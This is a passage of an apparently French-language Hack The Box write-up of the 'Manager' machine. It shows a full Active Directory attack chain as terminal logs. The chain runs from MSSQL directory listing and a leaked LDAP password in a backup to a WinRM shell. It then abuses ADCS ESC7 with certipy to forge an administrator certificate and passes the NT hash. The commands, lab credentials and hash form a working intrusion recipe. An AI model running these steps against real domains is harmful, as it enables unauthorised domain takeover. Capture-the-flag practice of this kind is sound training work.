SQL (MANAGER\Operator  guest@master)> xp_dirtree \inetpub
subdirectory   depth   file
------------   -----   ----
custerr            1      0

history            1      0

logs               1      0

temp               1      0

wwwroot            1      0
```

```
SQL (MANAGER\Operator  guest@master)> xp_dirtree \inetpub\wwwroot\
subdirectory                   depth   file
----------------------------   -----   ----
about.html                         1      1

contact.html                       1      1

css                                1      0

images                             1      0

index.html                         1      1

js                                 1      0

service.html                       1      1

web.config                         1      1

website-backup-27-07-23-old.zip    1      1
```

website-backup-27-07-23-old.zip

```
wget http://manager.htb/website-backup-27-07-23-old.zip
```

```
[Aug 28, 2025 - 11:07:06 ] HTB_VIP /workspace ➜  wget http://manager.htb/website-backup-27-07-23-old.zip
--2025-08-28 11:07:14--  http://manager.htb/website-backup-27-07-23-old.zip
Resolving manager.htb (manager.htb)... 10.129.141.71
Connecting to manager.htb (manager.htb)|10.129.141.71|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1045328 (1021K) [application/x-zip-compressed]
Saving to: 'website-backup-27-07-23-old.zip'

website-backup-27-07-23-old.zip        100%[===================================================================================>]   1021K  1.02MB/s    in 1.0s

2025-08-28 11:07:15 (1.02 MB/s) - 'website-backup-27-07-23-old.zip' saved [1045328/1045328]
```

```
[Aug 28, 2025 - 11:07:36 ] HTB_VIP /workspace ➜  unzip website-backup-27-07-23-old.zip
Archive:  website-backup-27-07-23-old.zip
  inflating: .old-conf.xml
  inflating: about.html
  inflating: contact.html
  inflating: css/bootstrap.css
```

```
[Aug 28, 2025 - 11:15:00 ] HTB_VIP /workspace ➜  cat .old-conf.xml
<?xml version="1.0" encoding="UTF-8"?>
<ldap-conf xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
   <server>
      <host>dc01.manager.htb</host>
      <open-port enabled="true">389</open-port>
      <secure-port enabled="false">0</secure-port>
      <search-base>dc=manager,dc=htb</search-base>
      <server-type>microsoft</server-type>
      <access-user>
         <user>raven@manager.htb</user>
         <password>R4v3nBe5tD3veloP3r!123</password>
      </access-user>
      <uid-attribute>cn</uid-attribute>
   </server>
   <search type="full">
      <dir-list>
         <dir>cn=Operator1,CN=users,dc=manager,dc=htb</dir>
      </dir-list>
   </search>
</ldap-conf>
```

```
raven/R4v3nBe5tD3veloP3r!123
```

```
[Aug 28, 2025 - 11:17:17 ] HTB_VIP /workspace ➜  nxc smb 10.129.141.71 -u raven -p password.txt
SMB         10.129.141.71   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:m
)
SMB         10.129.141.71   445    DC01             [+] manager.htb\raven:R4v3****
SMB         10.129.141.71   445    DC01             [-] Neo4J does not seem to be available on bolt://127.0.0.1:7687.
[Aug 28, 2025 - 11:17:37 ] HTB_VIP /workspace ➜
```

> **Note**
>
> On est raven !

```
[Aug 28, 2025 - 11:19:12 ] HTB_VIP /workspace ➜  nxc winrm 10.129.141.71 -u raven -p password.txt
WINRM       10.129.141.71   5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:manager.htb)
WINRM       10.129.141.71   5985   DC01             [+] manager.htb\raven:R4v3**** (admin)
```

User.txt

```
[Aug 28, 2025 - 11:20:33 ] HTB_VIP /workspace ➜  evil-winrm -i 10.129.141.71 -u raven -p 'R4v3nBe5tD3veloP3


Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Raven\Documents> cd "C:/Users/Raven/Desktop/"
*Evil-WinRM* PS C:\Users\Raven\Desktop> ls


    Directory: C:\Users\Raven\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         8/27/2025   1:48 PM             34 user.txt
```

SMB


```
[Aug 28, 2025 - 11:20:31 ] HTB_VIP /workspace ➜  nxc smb 10.129.141.71 -u raven -p password.txt --shares
SMB         10.129.141.71   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:manager.htb) (s
)
SMB         10.129.141.71   445    DC01             [+] manager.htb\raven:R4v3****
SMB         10.129.141.71   445    DC01             [-] Neo4J does not seem to be available on bolt://127.0.0.1:7687.
SMB         10.129.141.71   445    DC01             [*] Enumerated shares
SMB         10.129.141.71   445    DC01             Share           Permissions     Remark
SMB         10.129.141.71   445    DC01             -----           -----------     ------
SMB         10.129.141.71   445    DC01             ADMIN$                          Remote Admin
SMB         10.129.141.71   445    DC01             C$                              Default share
SMB         10.129.141.71   445    DC01             IPC$            READ            Remote IPC
SMB         10.129.141.71   445    DC01             NETLOGON        READ            Logon server share
SMB         10.129.141.71   445    DC01             SYSVOL          READ            Logon server share
[Aug 28, 2025 - 11:22:53 ] HTB_VIP /workspace ➜
```

Bloodhound

ingestors

```
bloodhound-python -c All --zip -u 'raven' -p 'R4v3nBe5tD3veloP3r!123' -d manager.htb -ns 10.129.141.71
```

```
[Aug 28, 2025 - 11:22:53 ] HTB_VIP /workspace ➜  bloodhound-python -c All --zip -u 'raven' -p 'R4v3nBe5tD3veloP3r!123' -d manager.htb -ns 10.1
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: manager.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
INFO: Connecting to LDAP server: dc01.manager.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.manager.htb
```



Rien d'intéressant.

System

```
certipy find -u raven -p 'R4v3nBe5tD3veloP3r!123' -dc-ip 10.129.141.71 -stdout -vulnerable
```

```
  CA Name                             : manager-DC01-CA
  DNS Name                            : dc01.manager.htb
  Certificate Subject                 : CN=manager-DC01-CA, DC=manager, DC=htb
  Certificate Serial Number           : 5150CE6EC048749448C7390A52F264BB
  Certificate Validity Start          : 2023-07-27 10:21:05+00:00
  Certificate Validity End            : 2122-07-27 10:31:04+00:00
  Web Enrollment                      : Disabled
  User Specified SAN                  : Disabled
  Request Disposition                 : Issue
  Enforce Encryption for Requests     : Enabled
  Permissions
    Owner                             : MANAGER.HTB\Administrators
    Access Rights
      Enroll                          : MANAGER.HTB\Operator
                                        MANAGER.HTB\Authenticated Users
                                        MANAGER.HTB\Raven
      ManageCertificates              : MANAGER.HTB\Administrators
                                        MANAGER.HTB\Domain Admins
                                        MANAGER.HTB\Enterprise Admins
      ManageCa                        : MANAGER.HTB\Administrators
                                        MANAGER.HTB\Domain Admins
                                        MANAGER.HTB\Enterprise Admins
                                        MANAGER.HTB\Raven
  [!] Vulnerabilities
    ESC7                              : 'MANAGER.HTB\\Raven' has dangerous permissions
Certificate Templates                 : [!] Could not find any certificate templates
```

ESC7 exploitation

https://www.thehacker.recipes/ad/movement/adcs/access-controls#certificate-authority-esc7

```
# Add a new officier - > Vous pouvez vous accorder le droit d'accès Gérer les certificats en ajoutant votre utilisateur en tant que nouvel officier.

certipy ca -u "raven@manager.htb" -p 'R4v3nBe5tD3veloP3r!123' -dc-ip "10.129.141.71" -ca 'manager-DC01-CA' -add-officer 'raven'
```

```
[Aug 28, 2025 - 13:20:33 ] HTB_VIP /workspace →  certipy ca -u "raven@manager.htb" -p 'R4v3nBe5tD3veloP3r!123' -dc-ip "10.129.141.71" -ca 'manager-DC01-CA' -
add-officer 'raven'

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Successfully added officer 'Raven' on 'manager-DC01-CA'
```

```
# Enable a certificate template -> Le modèle SubCA peut être activé sur l'autorité de certification avec le paramètre -enable-template. Par défaut, le modèle SubCA est activé.

certipy ca -u "raven@manager.htb" -p 'R4v3nBe5tD3veloP3r!123' -dc-ip "10.129.141.71" -ca 'manager-DC01-CA' -enable-template 'subca'
```

```
[Aug 28, 2025 - 13:21:28 ] HTB_VIP /workspace →  certipy ca -u "raven@manager.htb" -p 'R4v3nBe5tD3veloP3r!123' -dc-ip "10.129.141.71" -ca 'manager-DC01-CA' -
enable-template 'SubCA'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Successfully enabled 'SubCA' on 'manager-DC01-CA'
```

```
certipy req -u raven@manager.htb -p 'R4v3nBe5tD3veloP3r!123' -dc-ip 10.129.141.71 -ca manager-dc01-ca -template subca -upn administrator@manager.htb
```

```
*] Successfully enabled 'SubCA' on 'manager-DC01-CA'
Aug 28, 2025 - 13:59:09 ] HTB_VIP /workspace →  certipy req -u raven@manager.htb -p 'R4v3nBe5
te subca -upn administrator@manager.htb
ertipy v4.8.2 - by Oliver Lyak (ly4k)

*] Requesting certificate via RPC
-] Got error while trying to request certificate: code: 0x80094012 - CERTSRV_E_TEMPLATE_DENIE
 current user to enroll for this type of certificate.
*] Request ID is 25
ould you like to save the private key? (y/N) y
*] Saved private key to 25.key
-] Failed to request certificate
```

This request will be denied, but we will save the private key and note down the request ID.

```
certipy ca -u raven@manager.htb -p 'R4v3nBe5tD3veloP3r!123' -dc-ip 10.129.141.71
-ca manager-dc01-ca -issue-request 25
```

```
[Aug 28, 2025 - 13:59:19 ] HTB_VIP /workspace →  certipy ca -u raven@manager.htb -p 'R4v3nBe5tD3veloP3r!123' -dc-ip 10.129.141.71 -ca manager-dc01-ca -
request 25
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Successfully issued certificate
```

```
certipy req  -u raven@manager.htb -p 'R4v3nBe5tD3veloP3r!123' -dc-ip
10.129.141.71 -ca manager-dc01-ca -retrieve 25
```

```
[Aug 28, 2025 - 13:59:33 ] HTB_VIP /workspace →  certipy req  -u raven@manager.htb -p 'R4v3nBe5tD3veloP3r!123' -dc-ip 10.129.141.71 -ca manager-dc01-ca -retr
ieve 25
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Rerieving certificate with ID 25
[*] Successfully retrieved certificate
[*] Got certificate with UPN 'administrator@manager.htb'
[*] Certificate has no object SID
[*] Loaded private key from '25.key'
[*] Saved certificate and private key to 'administrator.pfx'
```

certipy auth -pfx administrator.pfx -dc-ip '10.129.141.71'

```
[-] Got error while trying to request TGT: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
[Aug 28, 2025 - 14:02:55 ] HTB_VIP /workspace →  faketime -f +7h certipy auth -pfx administrator.pfx -dc-ip '10.129.141.71'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@manager.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@manager.htb': aad3b435b51404eeaad3b435b51404ee:ae5064c2f62317332c88629e025924ef
```

```
aad3b435b51404eeaad3b435b51404ee:ae5064c2f62317332c88629e025924ef
```

```
[Aug 28, 2025 - 14:03:49 ] HTB_VIP /workspace →  evil-winrm -i 10.129.141.71 -u administrator -H ae5064c2f62317332c88629e025924ef


Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd "C:/Users/Administrator/Desktop/"
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        8/27/2025   1:48 PM             34 root.txt
```

Manager has been Pwned!

Congratulations **XoTourLif33**, best of luck in capturing flags ahead!

#5203	28 Aug 2025	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

OK SHARE